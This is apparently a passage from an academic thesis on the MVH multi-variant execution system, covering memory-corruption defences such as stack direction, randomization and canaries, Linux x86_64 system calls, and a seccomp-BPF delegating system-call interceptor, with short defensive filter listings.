


Figure 3.4: Evolution of a growing upward stack when a `push` instruction is executed.

downward and all stack manipulation instructions, such as `push` and `pop` modify the stack accordingly. This problem has been solved in [66] by augmenting the stack manipulation instructions. In architectures that grow the stack downward, the stack pointer points to the last element on the top. To allocate n is therefore sufficient to decrement the stack pointer by n. In upward growing stack, the stack pointer should point to the first empty position on the top of the stack. To achieve this result every `push`/`pop` instruction needs to be extended with two additional instructions whose task is to adjust the stack pointer before and after their execution. This guarantees that the stack grows upward. Figure 3.4 shows how a `push` instruction is executed in a upward growing stack. The stack pointer is adjusted by adding/-subtracting the appropriate valued to/from the stack pointer. Using `add` and `sub` instructions to achieve this result may cause some undesired side effects. In order to avoid this, the modified version of GCC implemented by [66] transforms `push` and `pop` as follows :

```
lea    8(%rsp), %rsp
push    %rax
lea    8(%rsp), %rsp
```

Listing 3.2: `push` instruction in a stack growing up.

```
lea    -8(%rsp), %rsp
pop    %rax
lea    -8(%rsp), %rsp
```

Listing 3.3: `pop` instruction in a stack growing up.

The stack pointer must be adjusted also before and after instructions such as `ret` and `call`. In order to maintain the semantic of these instructions with a upward growing stack, they can be replace with some stack manipulation instructions followed by an indirect branch instruction. [66] presents a better solution that maintains in place the use of the `ret` and `call`, allowing to take advantage from the RSA hardware (Return Address Stack) to minimize the performance impact of this protection technique. This mechanism provides an effective defence against typical buffer overflow and stack smashing attacks which rely on a classic downward growing stack. By modifying the stack layout, the area that is overwritten by a stack smashing attack contains different data from that expected by an attacker and therefore the injected code cannot be executed.

However, this technique is not effective on its own because an attacker can still modify stack areas and in particular cases he can overwrite the return address [66]. The benefits of this technique are clear when this is applied to a multi-variant system like ours. By creating two variants whose stack grows in different directions defends against the most common buffer overflows attacks, as an attacker should be able to use a different attack vector able to compromise both variant at the same time. This is not possible because the variants are fed with the same input, therefore the attack will be successful only in one variant, while creating an anomalous behaviour in the other which is detected by the monitor system. Unfortunately, this mechanism provides a solution only for stack based buffer overflow, while it does not offer any protection against heap base overflows and return-to-*libc* attacks.

Instruction Set Randomization

The key idea of this protection method is that by randomizing the underlying system's instructions, any external code introduced by an attack would fail to execute correctly, regardless of the injection approach. Machine instructions usually consist of an opcode followed by zero or more arguments. A simple and efficient randomization technique is to apply `XOR` function on opcodes [35]. This leads to a new instruction set, and programs modified in such a way behave differently when executed in a normal CPU. The random set of instruction must be decoded before they are executed on the CPU to ensure that the semantic of the application is unchanged. This can be accomplished either by using software or hardware techniques. When an attacker injects code which is not properly encoded, this is decoded before execution, likely causing the generation of an illegal instruction which will rise an CPU exception. However, this technique is limited to protect an application against attacks which inject code, while it does prevent attacks that only modify stack or heap variables and alter the execution flow of the program. For instance, return-to-*lib(c)* attacks are effective against application using a randomized set of instruction.

System call Number Randomization

A related solution to instruction set randomization has been proposed by Chew and Song in [16]. All exploits that directly make system calls use hard encoded system call numbers. By remapping the system call numbers, the injected code executes a random system call that leads to a different behaviour or even an error. However, when this technique is used in a normal execution there are several ways of defeating this method. For instance, brute force methods can be used to scan through the currently running binary and retrieve the real system call mappings. Another disadvantages of this technique is that either the kernel has to be changed to understand the new system call numbers, or a decode tool has to remap the system call number before execution.

The real benefit of this method are more clear when used in a multi-variant system. If each variant uses different system call mappings, an attacker cannot inject a code that works correctly in both variants. As first appearance, this result may seem totally similar to the result obtained with a randomized instructions, but there is a remarkable difference. In a scenario where random instructions are used, if an attacker understands how instructions are codified, he can inject code that is executed correctly. While if an attacker finds the mappings used by one of the variant or even both, he will not be able to perform any action because our design prevents an attacker from compromising the variants with different codes. As a result, the same code is executed by both variants, but only in one of them the system call sequence is invoked correctly, while in the other one some random system calls are invoked. This generates a divergence which is caught by the monitor.

However, this technique has a shortcoming even if used in a multi-variant system. If the injected code, instead of using a system call, uses a function exported by a system library, it will be able to perform dangerous actions. All an attacker needs for using library functions is their addresses. This is fairly simple to compute as operating systems tend to use the same addresses. This problem can be solved effectively by randomizing the library entry points, so that an attacker cannot compute easily their address. Note that this mechanism is not a protection against buffer overflows, but makes the injected code ineffective.

Heap Layout Randomization

A heap overflow is a type of buffer overflow that occurs in the heap data area. Heap overflows are exploitable in a different manner to stack-based overflows, and thus different protection techniques are required. Memory on the heap is dynamically allocated by the application at run-time and typically contains program data. Exploitation is performed by compromising this data in certain ways to cause the application to overwrite internal structures such as linked list pointers or function pointers. This type of attack can be nullified by randomizing the heap layout. Dynamically memory blocks on the heap are allocated randomly, making difficult for an attacker to determine where the next block of memory will be placed.




Figure 3.5: The stack depicted in the left represents a traditional stack layout without any protection. While the stack, illustrated in the right aside, shows a stack frame protected with a canary value and a reordering of the local variables.

Canaries and variable reordering

One of the first protection against smashing stack attacks was to insert a special value called *canary value* between a buffer and the stack activation frame (function return address and frame pointer). Every time a stack overflow is exploited in order to rewrite the function return address, the canary values is also overwritten. Before the function returns, the canary value is verified and if this has been modified the application is aborted. Canary values provide a defence against traditional stack smashing attacks, but does not protect against buffer overflows into the heap and function pointers overwrites. To increase the effectiveness of this protection mechanism, it can be combined with a variable reordering mechanism. Even when an executable is instrumented with canary values, an attacker can modify variables that are placed between a buffer and the canary value on the stack. To prevent this, buffers are placed immediately after the canary value and other variables, and copies of the arguments of a function are allocated after all buffers. The resulting stack layout is depicted in Figure 3.5. This technique significantly reduces the possibility for an attacker to modify both return address and the variable within the stack.

All variation techniques discussed above are orthogonal to each other and can be combined to achieve a higher level of protection against buffer overflows of different nature. The most effective combination of variations should be determined by choosing a set of variations that have the maximum combined attack coverage (i.e. every known attack is covered at least by protection mechanism), since some of the above variations offer the same protection mechanism. For example, the resilience of an application can be significantly increased by using heap and stack randomized layout (protection against heap overflow), instruction set randomized (injected code cannot be executed), canaries values with variable reordering (nullify stack smashing technique) and finally library address randomization (protect against return-to-*lib(c)*).

Chapter 4

System call interception mechanism

In a multi-variant environment, the invocation of a system call represents a synchronization point between the variants. Whenever a variant issues a system call, the request has to be intercepted and sent to the MVH monitor along with its arguments in order to verify that both variants are issuing the exact sequence of system calls with equivalent arguments.

The system call interceptor mechanism is a crucial component of the MVH architecture, as the accuracy of the entire system in detecting malicious activities depends upon this component. Its main task is indeed to intercept all system calls made by an application before the operating system is notified. Moreover, it also transforms a system call request for the underlying operating system to a system call request for the remote MVH monitor.

A large variety of different system call mechanisms can be found in the literature; each of these has its own characteristics that make it dedicate to one particular task only. For instance, several multi-execution systems [55, 67] whose main requirement is security have been implemented using `ptrace` [45]. `ptrace` ensures that all system calls invoked by an application are correctly intercepted, but it introduces a high overhead on the execution of the monitored application due to the tracing mechanism. Record-replay [40, 63, 71] applications usually prefer a system call interceptor mechanism implemented at the library level[1] which is characterized by a low overhead but it can be easily eluded. This choice is driven by the necessity to not significantly reduce the performance of the monitored application which would make the record-reply system unusable in practice. Therefore, the choice of the right system call interceptor is strongly related to the context in which it will be used. Section § 2.3 offers an overview of different mechanisms and explains why they do not suit being employed into MVH, while section § 4.2 describes the main requirements needed for ensuring the correctness as well as the security of MVH.

MVH employs a completely new system call interposition architecture whose aim is to overcome those shortcomings that affected previous solutions, such as high overhead, absence of selective system call interception and no means of nullifying a system call request. The internal intercepting mechanism is provided by a promising new technology called Seccomp-BPF [18] which allows a set of rules to be defined through a BPF filter [48] to which system calls invoked by an application must comply. Seccomp-BPF is a new technology that has been introduced in Linux recently (kernel version 3.5) which has never been employed for this purpose before. Section § 4.3 presents a summary of its main characteristics and highlights its benefits and limits.

Several vulnerabilities have been found in system call interceptor mechanisms [26, 81], whose main causes are race-conditions arising in multi-thread applications. The main concern of MVH is that an attacker cannot exploit a flaw to perform dangerous actions. MVH employs a security mechanism known as a *sandbox* [77,78,83] to protect and control the execution of the variants. Both variants run in a sandboxed environment where system calls cannot be executed directly by the caller, but rather the responsibility of executing a system call is delegated to a trusted component (i.e. a trusted thread). The trusted components invoke a system call on behalf of the monitored

[1]Usually system calls are accessed via a wrapper function provided by libraries (e.g. `libc`). Using `LD_PRELOAD` these wrapper functions can be overwritten by an arbitrary function that records the system call invoked and its result, as well as calling the original function.




Figure 4.1: Invoking a system call in Linux.

application after it has been verified against a policy (e.g.a policy rules file or a system call sequence of another instance of the same application) and then provides the untrusted component (i.e. the variants) with the result. This security mechanism prevents an untrusted application from making any change the underlying system. It is usually referred to as *delegating architecture* [27, 28]. The intercepting mechanism as well as the delegating architecture are explained in § 4.4.

To better understand how the system call interposition architecture works and how the implementation choices are taken, requires a general understanding of how system calls work on Linux. The first section § 4.1 presents an overview of the system call mechanism on Linux on x86_64 architecture.

4.1 System calls in Linux x86_64

Operating systems offer, for processes running in user mode, a set of interfaces that can be used to make requests for privileged operations. Thse may include hardware related services (e.g. accessing the hard disk), creating and executing new processes, and communicating with internal kernel services (e.g. scheduling). Linux implements these interfaces between user mode and kernel mode by means of *system calls*. System calls provide an essential interface between a process and the operating system that fully characterizes the behaviour of that process. Therefore, by controlling the system calls made by an application, it is possible to control the application's behaviour.

On Linux system calls are not directly invoked by a program, but rather accessed via the APIs defined by the *libc* standard C library. Some of these APIs refer to *wrapper routines* whose only task is to invoke a system call. Usually, each system call has a corresponding wrapper routine, which defines the API that programs should employ (often this is named as the corresponding system call).When a user-mode process issues a system call, the CPU switches to kernel mode and starts the execution of a kernel function called *system call handler*. In the x86_64 architecture a Linux system call can be invoked in two different ways. The common and old way to invoke a system call makes use of the `int` assembly language instruction. The 128th location of the interrupt table contains the address of the system call handler. Therefore, when a user-mode process executes `int $0x80` instruction, the CPU switches into kernel mode and starts executing the system call handler.The `int` assembly language is inherently slow because it performs several consistency and security checks. A full description of this instruction can be found in [31]. To address this problem two new instructions have been introduced in x86_64 architecture: `syscall` which issues a system call request, and `sysret` which is used to return from a system call. Similarly to `int $0x80`, the execution of `syscall` starts the system call handler. Instead of accessing the interrupt system call table, `syscall` loads the address of the system call handler from the MSR registers,[2] which has been

[2]A model-specific register (MSR) is a set of various control registers in the x86 architecture. These are used for debugging, program execution tracing and toggling certain CPU features. Linux uses them to hold the addresses of the kernel stack pointer and the user stack pointer.

Register	Description
RAX	used to pass the system call number
RDI	used to pass 1st argument
RSI	used to pass 2nd argument
RDX	used to pass 3rd argument
RCX	used to pass 4th argument
R8	used to pass 5th argument
R9	used to pass 6th argument

Table 4.1: System call calling convention in Linux x86_64.

initialized during the initialization of the operating system. Because the kernel implements many different system calls, the user-mode process must pass a parameter called the *system call number* to identify the required system call. The `RAX` register in Linux is used for this purpose. The system call handler works as a dispatcher, it reads the content of `RAX` and then calls the corresponding C function to handle the system call request identified by the value in `RAX`. These routines are called *system call service routine*, and they can be easily identified because they start with the prefix `sys_name`. The kernel uses an array table called *system call table*, which associates each system call number with its corresponding service routine. That is, the n^{th} entry contains the service routine address of the system call having number n.

Figure 4.1 illustrates the relationship between the application program that invokes a system call, the corresponding wrapper routine within *libc*, the system call handler and the system call service routine. The arrows denote the execution flow between the different functions. The green background indicates the user environment (i.e. ring 3), while the red background indicates the kernel environment (i.e. ring 0). Note, the switch between the two environments is achieved exclusively via the instruction pair `syscall/sysret`.

Like ordinary functions, system calls often require input/output parameters, which may consist of actual values (i.e. numbers) and addresses of variables in the address space of the user-mode process. We define the former as *direct parameters*, since they can be retrieved by reading registers. The latter is named as *indirect parameters*, because an access to the memory space of the user-mode process is required to retrieve the object pointed to by the address. Note, the indirect parameters can be used either as input (e.g. `write`) or output (e.g. `read`) system call parameters. Parameters of an ordinary C function are usually passed by writing their values in the active stack.[3] System calls are special functions that cross over from user space to kernel space and back, neither the user-mode nor the kernel-mode stack can be employed for this purpose. Rather, the system call parameters are written in the CPU registers before issuing the system call. However, this does not represent a limitation for passing arguments, since system calls are limited to a maximum of 6 arguments. Figure 4.1 resumes which registers are used to pass system call arguments; the full convention for passing system call parameters can be found in `x86_64` ABI specification [6]. Returning from a system call, the register `RAX` contains the result of the system call.

Thus far, we described the general rules for issuing a system call request in Linux. Nevertheless, there are certain system calls such as `gettimeofday` and `getpid`, which may be invoked without using the standard system call convention. Linux 2.6 introduced a new mechanism called `VDSO` to improve the performance of the most frequently used system call (e.g. `gettimeofday`). The `VDSO` allows for these system calls to be executed without the overhead, due to switching between user mode and kernel mode. This is achieved by mapping a page of memory from the kernel into each process's address space. The kernel automatically updates this memory area with the result of these particular system calls. As a result, a system call invocation via `VDSO` is actually as lightweight as a call to any C library function because it solely reads the result from the `VDSO` page, avoiding

[3]This is not entirely true in x86_64 because the compiler takes advantages from the abundance of registers available to pass arguments between caller and callee function. Only if there is no free register or if an argument does not fit into a register, the caller uses the stack. The algorithm is more complicated than what I have described here, it can be found in [6].

any context switch. However, this mechanism is limited to only simple system calls.

4.2 MVH requirements for a system call interception system

The system call interceptor plays a key role within the MVH system. It is the only means that the monitor server has of observing and modifying the execution of a variant. Moreover, it also has the responsibility of preventing an attacker from compromising a system, since damage on a software system can be performed only through the execution of a system call. Therefore, the importance of this component required a thorough analysis to understand what requirements are needed in order to ensure the security of the entire system as well as the correctness of the execution of an application running on a variant. The result of this analysis has been summarised into the following list :

Security

The security of the entire MVH is strictly correlated to the system call interceptor mechanism, as the system call interceptor is the only means for MVH to monitor and modify the execution of an application. The security of MVH is ensured by a group of base characteristics, that the intercepting mechanism must have :

1. The system call interceptor must ensure that all the application's attempts to execute a system call are intercepted before the operating system is notified and the remote monitor process is properly notified. If MVH misses a system call, an attacker may use this flaw to escape the sandboxed environment in which the variants run.
2. MVH needs a safe means of accessing both direct and indirect arguments of a system call. A system call monitor that merely verifies the sequence of system calls can be easily eluded via a mimicry attack, as has been proved in [54, 76]. To avoid this risk MVH sends both direct and indirect arguments to the remote monitor to be verified.
3. The MVH monitor must also be notified after the execution of a system call and be able to view the return value. This necessity arises from the fact that there are few system calls (e.g. `accept`) for which a potentially policy-sensitive argument is only known after the system call has been executed. Moreover, the MVH monitor uses this functionality every time a system call is nullified. The monitor must retrieve the result from the variant which has executed the system call in order to send this result to the other variant which has not executed the system call.

These are all essential requirements to ensure that MVH is able to monitor the untrusted application effectively.

Transparency

The intercepting mechanism should be completely transparent to the monitored application; that is, the monitored application should not be aware of being monitored. This is a fundamental requirement from the perspective of a honeypot system, as if an attacker understood that his actions were monitored, he would likely leave the system.

Performance

An interposition architecture always introduces a significant overhead. This should be as small as possible in order to allow the use of MVH in critical applications such as HTTP servers or databases.

Multithread support

Most intercepting architectures avoid supporting a multithread application [8, 11, 83], since it overcomplicates the design and introduces errors that may compromise the security of the entire system [26, 81]. Nevertheless, nowadays most applications are multithread in order to take full advantage of the underlying multi-core CPU, this requirement cannot be ignored any longer. The interposition architecture employed by MVH must offer a complete support for multithread applications without compromising the security of the system. Precisely, the system call interceptor must be able to intercept all system calls made by all processes or threads spawned during the execution of the monitored application.

Usability
The interposition architecture should be used with any application, without need for source code, debugging information or application changes.

Portability
The interposition architecture should be easily portable from different Linux systems that support Seccomp-BPF. This is achieved by avoiding any kernel modifications.

Nullify system call execution
A system call may be executed in only one of the variant, for instance, when the application requires running on MVH requires to access to a file, the execution of the system call must be nullified in the public variant and executed exclusively on the private variant, and the result is to be copied into the memory space of the public variant. Therefore, an additional requirement for the system call interceptor is the possibility of nullifying a request of the system call.

Access memory of the monitored process
The system call interceptor must have a means of accessing the memory space of the monitored application in order to be able to correctly send the indirect arguments of a system call. Note; this is an expensive operation, a valid solution should not significantly decrease the performance of the monitored application.

Creating a system call interceptor that meets all the previous requirements is a challenging task, but this will ensure both a high security level and the correctness of the monitored application. The next sections will describe in details how we achieved this result.

4.3 Seccomp-BPF

Seccomp-BPF is a new mechanism that has been recently introduced in Linux 3.5. At this stage, the documentation regarding this mechanism is not comprehensive, so this section presents a resume of its most significant characteristics for system call interception. When a program is in a seccomp mode, each system call request is turned into a specific data structure, so that; it can be processed by the BPF machine `bpf` within the kernel. The fact that the machine resides within the kernel provides a solution for time-of-check-time-of-use (TOCTOU) attacks that are common in system call interposition frameworks. Once the data has been fetched by the BPF machine and thus it resides in kernel space, it cannot be changed by any other thread in user space. However, this also implies some constrains in writing BPF filters. Most notably, a BPF program can not have loops, which bounds their execution time by a function of their size. Another advantages of this approach respect those analysed in the previous chapters is that the seccomp filter mode is automatically inherited by the children process created by the application via `clone` or `fork` system calls.

Seccomp filtering mode can be enabled by issuing the following request :

```
prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, bpf_filter);
```

Listing 4.1: Request for entering seccomp filtering mode

The `bpf_filter` argument is a pointer to a struct `sock_fprog` which contains the filter program. If the program is invalid, the call will fail. The BPF program will be executed over struct `seccomp_data` reflecting the system call number, arguments, and other metadata necessary to correctly analyse it. Once the program has entered seccomp filtering mode, each time it makes a system call, the BPF

```
    /* Validate Architecture */
    BPF_STMT(BPF_LD+BPF_W+BPF_ABS, arch_nr),
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, ARCH_NR, 1, 0),
    BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_KILL),

    /* Load system call number in the accumulator */
    BPF_STMT(BPF_LD+BPF_W+BPF_ABS, syscall_nr),
    /* Check if the system call is read */
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, __NR_write, 0, 4),
    /* Access to its first argument */
    BPF_STMT(BPF_LD+BPF_W+BPF_ABS, LO_ARG(0)),
    /* Verify that the file descriptor points to STDIN */
    BPF_JUMP(BPF_JMP+BPF_JEQ+BPF_K, STDOUT_FILENO, 1, 0),
    /* The system call is denied */
    BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_KILL),
    /* The system call is allowed */
    BPF_STMT(BPF_RET+BPF_K, SECCOMP_RET_ALLOW),
```

Listing 4.2: BPF filter ensuring that a program can write only over the standard output

filter program is executed in order to verify whether the system call should be executed or not. The execution of the filter may introduce a significant overhead on the application's execution, therefore the BPF program should be as shorter as possible to reduce this overhead. The BPF program must return a values to inform the kernel which action should be taken. A seccomp filter supports many different returning values; we focus only on those interesting to the implementation of a system call interceptor. For an complete list see [17].

SECCOMP_RET_KILL Results in the task exiting immediately without executing the system call.

SECCOMP_RET_ALLOW Results in the system call being executed.

SECCOMP_RET_TRAP Results in the kernel sending a `SIGSYS` signal to the triggering task without executing the system call.

SECCOMP_RET_TRACE Results in the kernel attempting to notify a system call request to a ptrace-based tracer. If there is no tracer present, `ENOSYS` is returned to user space and the system call is not executed.

The BPF machine consists of an accumulator, an index register, a scratch memory store, and an implicit program counter. BPF filtering programs are expressed in pseudo assembler instructions. Each instruction consists of an OPCODE field that defines the instruction itself and three additional arguments whose meaning depends on the value specified in the OPCODE field. Programs expressed in BPF filtering language are rather flexible, they can fetch data, perform arithmetic operations, and perform tests, and notify to the kernel whether an event (e.g. a system call) should be accepted or not via their return value. A full description of the BPF machine and its assembler language can be found in [48].

Figure 4.2 presents how to use a BPF filter within seccomp filtering mode for intercepting a system call. The task accomplished by this program is quite simple, it merely checks that a program uses the write system call for only writing to the standard output. A BPF program must begin by checking the underlying architecture in order to verify whether it can be run correctly. This is necessary because some architecture may use a different system call convention and therefore the filter is not applicable (for example, a filter written for x86_32 is not portable on x64). Once the safety checks have been completed, the first operation is issued. The system call number is loaded into the accumulator register using the store instruction `BPF_SRMT`. Then, the system call can be identified using a `BPF_JUMP` instruction which compares the value within the accumulator register with a constant and jumps to the offset specified as second argument if the result is positive or to the third argument if the result is negative. If the system call invoked is not a write, the execution is redirected to the last instruction which allows the system call. If the system call requested by the application is `write`, the first system call argument is retrieved using the macro `LO_ARG`[4]. The first argument contains the file descriptor used by the write system call. The filter verifies if this descriptor is the standard output in a similar manner as it verifies the system call number. If the argument of the write is different from the standard output, the system call is denied and the entire process is terminated. If the argument is correct the execution continues.

The definition of BPF filters is a bit cumbersome, due to low expressiveness and readability of BPF assembly instructions. To mitigate this problem, we define a set of C macros that simplify the definition of the BPF filter by providing the basic functionalities (e.g. deny or allow a system call) as an extra instruction (e.g. for allowing the system call name, `ALLOW_SYSCALL(name)`). In addition, this increases the readability of the code as each macro is defined with a name that specifies its task.

The introduction of Seccomp-BPF in the kernel has also provided a new way to trace the execution of a process via ptrace. The seccomp-bpf filter can turn system call into tracer events by returning `SECCOMP_RET_TRACE`. The tracer process must specify the option `PTRACE_O_TRACESECCOMP` for receiving seccomp notifications and then it will be notified of seccomp events `PTRACE_EVENT_SECCOMP` . Instead of using the `PTRACE_SYSCALL` to resume the execution of the tracee, the tracer can use `PTRACE_CONT` just to listen for events. This new method improves and solves some problems affecting the standard ptrace tracing mechanism. First of all, it allows the selective interception of system calls by setting the trace option in the filter only for a subset of system calls, while allowing the execution of the others. The first consequence of this is that the overall performance will increase as the tracing overhead is reduced to only the system call of interest. However, even this solution does not fit the MVH requirements, as it does not provides any means of retrieving the result of a system call.

Seccomp filter represents a valid and interesting solution for developing sandboxes. In fact, it has already been employed to increase the security of two important software. The first is *minijail* [29], the new sandbox realized by Google in order to increase the security of Chrome. The second is VSTP [74] a secure FTP daemon largely used. However, the sandbox is not the only possible use of Seccomp-BPF. The User Mode Linux project has expressed interest in Seccomp-BPF, especially for the trap functionality which would allow them to emulate a system call without using `ptrace`.

4.4 Delegating architecture using seccomp-BPF

The intercepting mechanism used by MVH must satisfy the requirements presented in the previous section, the most important of which is security. Software applications are often affected by flaws that can be exploited to execute arbitrary codes, such as buffer overflows and dangling pointers. For this reason, MVH considers every external code as untrusted and, therefore, potentially dangerous.

Security systems like [27, 55, 67], which are employed to protect crucial resources from these threats, are usually based on the following key observation: regardless of the nature of an application, an attacker can inflict damages to a system only via system calls made by a process running on the target machine. Therefore, by regulating the system calls made by an application, dangerous actions can be prevented. The same insight has been followed for designing the MVH system call interceptor, but in a more rigorous manner. MVH runs untrusted codes into a sandboxed environment, where Seccomp-BPF is used to prevent any system call from executing. This design choice ensures that even if a variant is compromised, an attacker cannot execute system calls and therefore cannot access sensitive resources or damage the underlying system.

However, an application generally requires the execution of system calls in order to accomplish numerous tasks, such as accessing files, communicating over a network and creating processes. These tasks are vital for a correct execution of an application and cannot be merely ignored. Therefore, during the implementation of the system call interceptor, we faced the challenge of

[4]`LO_ARG` is a macro defined as follows :
`#define LO_ARG(idx)offsetof(struct seccomp_data, args[(idx)])`.

running an application without allowing it to make system calls, as well as ensuring its correct execution.

This challenge has been addressed by employing a *delegating interposition architecture* [27]. With a delegation architecture, the untrusted application is not allowed to directly invoke a system call, rather it delegates this responsibility to an external trusted component, usually called *trusted thread*. The trusted thread makes system call on behalf of the untrusted application and provides this with the result. This architecture meets both our requirements, since it prevents untrusted codes from executing system calls, as well as ensuring the correct execution of the application as the system call results are provided to the untrusted application via a safe channel.

A similar delegating architecture has already been implemented in Ostia [27] and Google Chrome [28]. The delegating architecture implemented in MVH retains their best features, while improving some aspects. For example, we improved the rewriting mechanism used in seccomp-sandbox to support a dynamic instruction rewrite on demand, solving the problem of rewriting system call instructions within codes loaded at run time. Another example of benefits introduced by our system over a similar implementation is that the different components of our system can be decoupled and executed on different machines. This allows for an MVH user to interpose additional security levels between the public variant and the private variant.

The system call interceptor designed for MVH introduces a new hybrid intercepting architecture whose aim is to overcome all shortcomings that limited the functionality of previous interposition architectures, such as difficult multi-thread support, high overhead and absence of system call filtering capability. Seccomp-BPF has been chosen as the base intercepting mechanism because it offers a high security level and it has been natively designed for supporting multi-thread applications. Specifically, the following features make the use of Seccomp-BPF indispensable for achieving the challenging goals that we have in mind for the MVH system.

Native support for nullifying a system call
Seccomp-BPF natively provides a means of nullifying a system call request via the `SECCOMP_TRAP_RET` return option. We employed this feature to prevent an untrusted code from executing system calls. When an application being monitored by MVH invokes a system calls, the BPF filter transforms this request into a trap signal which is then handled by the MVH interposition system.

Easy access to the system call arguments
Every time an application monitored by MVH invokes a system call, a `SIGSYS` signal is received. As a result, the signal handler is executed. Because the signal handler runs in the same memory space of the calling process, it can access the indirect arguments of the system call invoked without introducing any additional overhead. This signal handler is usually referred to as *emulator routine*.

Filtering system calls
The possibility of intercepting only a subset of system calls exposed by an operating system, allows the interposition overhead to be reduce. For example, the monitored system calls can be reduced only to those system calls which are not dangerous and they have to be executed in both variants, for example `brk`, `unmap`. Moreover, the flexibility of Seccomp-BPF allows us to filter system calls according to their direct arguments. We used this feature to not intercept the system call used for communication purposes among MVH's components.

Native support for multi-thread application
Seccomp-BPF was designed to nativaly support multi-thread application. The filter rules are automatically inherited by the new process or thread created during the execution in seccomp mode.

Unfortunately, Seccomp-BPF introduces a significant overhead over the execution of a monitored application. This overhead is principally due to two factors: first, context switches from user space to kernel space and back; second, the execution of a signal handler. In particular, the

Figure 4.2: `mvh_filter` definition. This BPF filter is defined via C macros that we developed to simplify thei definition by abstracting from the pseudo assembly usually required. The filter allows `rt_sigreturn` and `execve` and `sendmsg` and `recvmesg` when their first argument is equal to `fd`. All the other system calls are nullified.

]

```
 struct sock_filter mvh_filter[] =
  {
    VALIDATE_ARCHITECTURE,           // Sanity check
    EXAMINE_SYSCALL,                 // Load system call number into the accumulator register
    ALLOW_SYSCALL(rt_sigreturn),     // Return ALLOW, if syscall is rt_sigreturn
    ALLOW_SYSCALL(execve),           // Return ALLOW, if syscall is execve
    ALLOW_ARGUMENT(sendmsg, 0, fd),  // Return ALLOW, if the first argument is equal to fd
    ALLOW_ARGUMENT(recvmsg, 0, fd),  // Return ALLOW, if the first argument is equal to fd
    TRAP_PROCESS,                    // Return TRAP, sending a SIGSYS signal
    KILL_PROCESS,                    // Return KILL, terminating the calling process
};
```

latter is rather expensive in terms of execution time, as the kernel copies the user context into the kernel stack when the signal is delivered and then from the kernel stack to the user stack before starting the execution of the signal handler. To reduce the performance impact of the intercepting mechanism on the monitored application, we employed a *selective binary rewriter* to rewrite system call instructions with an unconditional `jump` instruction, in order to automatically redirect control to an opportune routine which handles the execution of the called system call, completely avoiding the overhead introduced by Seccomp. The rewriting algorithm is presented in § 4.5.

